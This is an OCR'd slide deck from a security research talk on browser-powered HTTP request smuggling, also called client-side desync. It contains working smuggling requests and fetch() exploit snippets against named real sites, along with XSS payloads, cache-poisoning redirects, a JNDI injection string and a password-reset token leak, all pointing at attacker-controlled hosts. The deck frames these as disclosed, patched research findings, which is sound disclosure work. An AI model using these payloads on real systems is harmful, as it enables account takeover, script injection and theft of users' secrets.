# Browser-Powered Desync Attacks

A New Frontier in HTTP Request Smuggling

James Kettle

PortSwigger

## Warning / disclaimer

*These slides are intended to supplement the presentation.*
*They are not suitable for stand-alone consumption.*

*You can find the whitepaper and presentation recording here:*
*[https://portswigger.net/research/browser-powered-desync-attacks](https://portswigger.net/research/browser-powered-desync-attacks)*

*If it's not uploaded yet, you can get notified when it's ready by following me at* [https://twitter.com/albinowax](https://twitter.com/albinowax)

*- albinowax*

# A problem and a discovery

CVE-2020-XXYYZ

2019


Problem: Request Smuggling false positives

Solution: Never reuse HTTP/1.1 connections

2021

Problem: Connection-locked request smuggling

Solution: Always reuse HTTP/1.1 connections



## Outline

- HTTP handling anomalies
- Client-side desync
- Pause-based desync
- Defence & Takeaways
- Q&A

replica lab on portswigger.net/academy

portswigger/{http-request-smuggler,turbo-intruder}

Full PoC exploit code available in whitepaper

## HTTP handling anomalies

## The request is a lie

## Connection state attacks: first-request validation

```
GET / HTTP/1.1
Host: redacted
```

```
HTTP/1.1 200 OK
```

```
GET / HTTP/1.1
Host: intranet.redacted
```

```
-connection reset-
```

```
GET / HTTP/1.1
Host: redacted

GET / HTTP/1.1
Host: intranet.redacted
```

```
HTTP/1.1 200 OK

HTTP/1.1 200 OK

Internal website
```

# Connection state attacks: first-request routing

```
POST /pwreset HTTP/1.1
Host: example.com
```

```
HTTP/1.1 302 Found
Location: /login
```

```
POST /pwreset HTTP/1.1
Host: psres.net
```

```
HTTP/1.1 421 Misdirected
```


```
POST /pwreset HTTP/1.1
Host: example.com

POST /pwreset HTTP/1.1
Host: psres.net
```

```
HTTP/1.1 302 Found
Location: /login

HTTP/1.1 302 Found
Location: /login
```

✉ `Reset your password: https://psres.net/reset?k=secret`

## The surprise factor

2021-07-28: Reported
2021-08-05: Fixed



| | |
|---|---|
| :method | POST |
| :path | / |

```
0

malicious-prefix
```

```
POST / HTTP/1.1
Transfer-Encoding: chunked

0

malicious-prefix
```

For request smuggling, all you need is a server taken by surprise

# Detecting regular CL.TE

Connection #1

```
POST / HTTP/1.1
Content-Length: 41
Transfer-Encoding: chunked

0

GET /hopefully404 HTTP/1.1      HTTP/1.1 301 Moved Permanently
Foo: bar                 ←READ  Location: /en
```

Connection #2

```
GET / HTTP/1.1                  HTTP/1.1 404 Not Found
Host: example.com        ←READ  Content-Length: 162…
```

# Detecting connection-locked CL.TE

Is the front-end using the Content-Length? **Can't tell**

```
POST / HTTP/1.1
Content-Length: 41
Transfer-Encoding: chunked

0                                   HTTP/1.1 301 Moved Permanently
                                    Location: /en

GET /hopefully404 HTTP/1.1
Foo: barGET / HTTP/1.1       ←READ  HTTP/1.1 301 Moved Permanently
Host: example.com                   Location: /en


                             ←READ  HTTP/1.1 404 Not Found
                                    Content-Length: 162…
```

# Detecting connection-locked CL.TE

Is the front-end using the Content-Length? **No**

```
POST / HTTP/1.1
Content-Length: 41
Transfer-Encoding: chunked

0

GET /hopefully404 HTTP/1.1
Foo: bar
```

← EARLY READ

```
HTTP/1.1 301 Moved Permanently
Location: /en
```

# Detecting connection-locked CL.TE

Is the front-end using the Content-Length? **Yes**

```
POST / HTTP/1.1
Content-Length: 41
Transfer-Encoding: chunked

0
                            ←EARLY
GET /hopefully404 HTTP/1.1    READ   ⌛ <no data>
Foo: barGET / HTTP/1.1      ←READ  HTTP/1.1 301 Moved Permanently
Host: example.com                  Location: /en


                            ←READ  HTTP/1.1 404 Not Found
                                   Content-Length: 162…
```

Finding: Barracuda ADC in front of IIS. Patched in 6.5.0.007

# CL.0 browser-compatible desync

```
POST / HTTP/1.1
Host: redacted
Content-Length: 3

xyzGET / HTTP/1.1
Host: redacted
```

```
HTTP/1.1 200 OK



HTTP/1.1 405 Method Not Allowed
```

**Taxonomy**


| | |
|---|---|
| TE.CL and CL.TE | // classic request smuggling |
| H2.CL and H2.TE | // HTTP/2 downgrade smuggling |
| CL.0 | // this |
| H2.0 | // implied by CL.0 |
| 0.CL and 0.TE | // unexploitable without pipelining |

# H2.0 on amazon.com

2021-10-26: Reported
<2022-08-10: Fixed

```
POST /b/? HTTP/2
Host: www.amazon.com
Content-Length: 31

GET /favicon.ico HTTP/1.1
X: XGET / HTTP/1.1
Host: www.amazon.com
```

```
HTTP/2 200 OK
Content-Type: text/html




HTTP/2 200 OK
Content-Type: image/x-icon
```



test3POST /portal/rsp/search/query?buildFin

test3POST /portal/rsp/search/query?buildFin

Added as an idea


Item added October 26, 2021

"xyxPOST /gp/customer-reviews/aj/private/reviewsGallery/get-image-gallery-assets HTTP/1.1 X-Amz-SideCar-Enabled: on X-Amz-Sidecar-Destination-Host: http://us-other-iad7.amazon.com:1080 X-Forwarded-Host "


```
POST /gp/customer-reviews/aj/private/
reviewsGallery/get-image-gallery HTTP/1.1
X-Amz-SideCar-Enabled: on
X-Amz-Sidecar-Destination-Host:
http://us-other-iad7.amazon.com:1080
X-Forwarded-Host: …
```

## Client-Side Desync (CSD)

## Client-side desync



# CSD Methodology




Tool requirements:

- Connection-reuse visibility & controls
- Content-Length override
- HTTP Request Smugger 2.1 / Turbo Intruder 1.3, Burp Suite {Pro,Community} 2022.8

Browser:

- CSD works similarly on all browsers tested
- Chrome has the most useful dev tools

# Detect CSD vector




1. Server ignores Content-Length
   - Server-error
   - Surprise factor

2. Request can be triggered cross-domain
   - POST method, no unusual headers
   - Server doesn't support HTTP/2*

3. Server leaves connection open


```
POST /favicon.ico HTTP/1.1
Host: example.com
Content-Type: text/plain
Content-Length: 5


X
```

# Confirm vector in browser



- Disable proxy, open cross-domain HTTPS attacker site
- Open DevTools Network tab, enable Preserve Log & Connection ID

```
fetch('https://example.com/..%2f', {
  method: 'POST',
  body: "GET /hopefully404 HTTP/1.1\r\nX: Y",
  mode: 'no-cors',          // make devtools useful
  credentials: 'include' // poison correct pool
}).then(() => {
  location = 'https://example.com/'
})
```



| Name | Status | Type | Initiator | Connection ID |
|---|---|---|---|---|
| exploit | 200 | document | Other | 1175759 |
| ..%2f | 500 | fetch | | 1175794 |
| 0ad300ac04... | 404 | document | | 1175794 |

## Explore exploitation routes

$$\begin{tikzcd}\boxed{\text{Detect}} \arrow[r] & \boxed{\text{Confirm}} \arrow[r] & \boxed{\text{Explore}} \arrow[r] \arrow[dr] & \boxed{\text{Store}} \\ & & & \boxed{\text{Attack}}\end{tikzcd}$$

Store


Chain & Pivot

- User-Agent: ${jndi:ldap://x.oastify.com}
- Impossible CSRF

Attack

- Host-header redirects
- HEAD-splicing XSS
- Challenges: precision, stacked-responses

# Akamai - detection



```
POST /assets HTTP/1.1
Host: www.capitalone.ca
Content-Length: 30

GET /robots.txt HTTP/1.1
X: YGET /assets/ HTTP/1.1
Host: www.capitalone.ca
```

```
HTTP/1.1 301 Moved Permanently
Location: /assets/


HTTP/1.1 200 OK

Allow: /
```

```
fetch('https://www.capitalone.ca/assets', {method: 'POST',
body: "GET /robots.txt HTTP/1.1\r\nX: Y", mode: 'no-cors',
credentials: 'include'})
```

| Name | Status | Connection ID |
|---|---|---|
| /assets | 301 | 1135468 |
| /assets/ | 200 | 1135468 |

Allow: /

# Akamai – Stacked HEAD

Detect → Confirm → Explore → Store / Attack

```
POST /assets HTTP/1.1
Host: www.capitalone.ca
Content-Length: 67

HEAD /404/?cb=123 HTTP/1.1

GET /x?<script>evil() HTTP/1.1
X: YGET / HTTP/1.1
Host: www.capitalone.ca
```


← READ

← OVER READ

← READ

```
HTTP/1.1 301 Moved Permanently

HTTP/1.1 301 Moved Permanently
Location: /assets/

HTTP/1.1 404 Not Found

HTTP/1.1 404 Not Found
Content-Type: text/html
Content-Length: 432837

HTTP/1.1 301 Moved Permanently
Location: /x/?<script>evil()
```

# Akamai – Stacked HEAD



```
fetch('https://www.capitalone.ca/assets', {
  method: 'POST',

  // use a cache-buster to delay the response
  body: `HEAD /404/?cb=${Date.now()} HTTP/1.1\r\n
         Host: www.capitalone.ca\r\n
         \r\n
         GET /x?x=<script>alert(1)</script> HTTP/1.1\r\n
         X: Y`,
  credentials: 'include',
  mode: 'cors' // throw an error instead of following redirect
}).catch(() => {
   location = 'https://www.capitalone.ca/'
})
```

2021-11-03: Reported
<2022-05-23: Fixed

# Cisco Web VPN - Client-side Cache Poisoning

```
https://psres.net/launchAttack.html:
```

```
POST / HTTP/1.1
Host: redacted.com
Content-Length: 46

GET /+webvpn+/ HTTP/1.1
Host: psres.net
X: YGET /+CSCOE+/win.js HTTP/1.1
Host: redacted.com
```

```
HTTP/1.1 200 OK
```

Browser cache entry for /win.js is now poisoned

```
HTTP/1.1 301 Moved Permanently
Location: https://psres.net/+webvpn+/index
```

```
=> https://redacted.com/+CSCOE+/logon.html
     <script src="https://redacted.com/+CSCOE+/win.js">
     => 301 Moved Permanently (from cache)
     => https://psres.net/+webvpn+/index
     => malicious()
```

2021-11-10: Reported
2022-03-02: wontfix'd
CVE-2022-20713

# Verisign – fragmented chunk

2021-12-22: Reported
2022-07-21: Fixed

```
POST /%2f HTTP/1.1
Host: www.verisign.com
Content-Length: 81

HEAD / HTTP/1.1
Connection: keep-alive
Transfer-Encoding: chunked

34d
POST / HTTP/1.1
Host: www.verisign.com
Content-Length: 59

0

GET /<script>evil() HTTP/1.1
Host: www.verisign.com
```


```
HTTP/1.1 200 OK
```

```
HTTP/1.1 200 OK
Content-Length: 54873
Content-Type: text/html

HTTP/1.1 301 Moved Permanently
Location: /en_US/<script>evil()/index.xhtml
```

# Pulse Secure VPN – an approach of last resort


**Regular CSD attacks:**

1. Create a poisoned connection
2. Trigger navigation



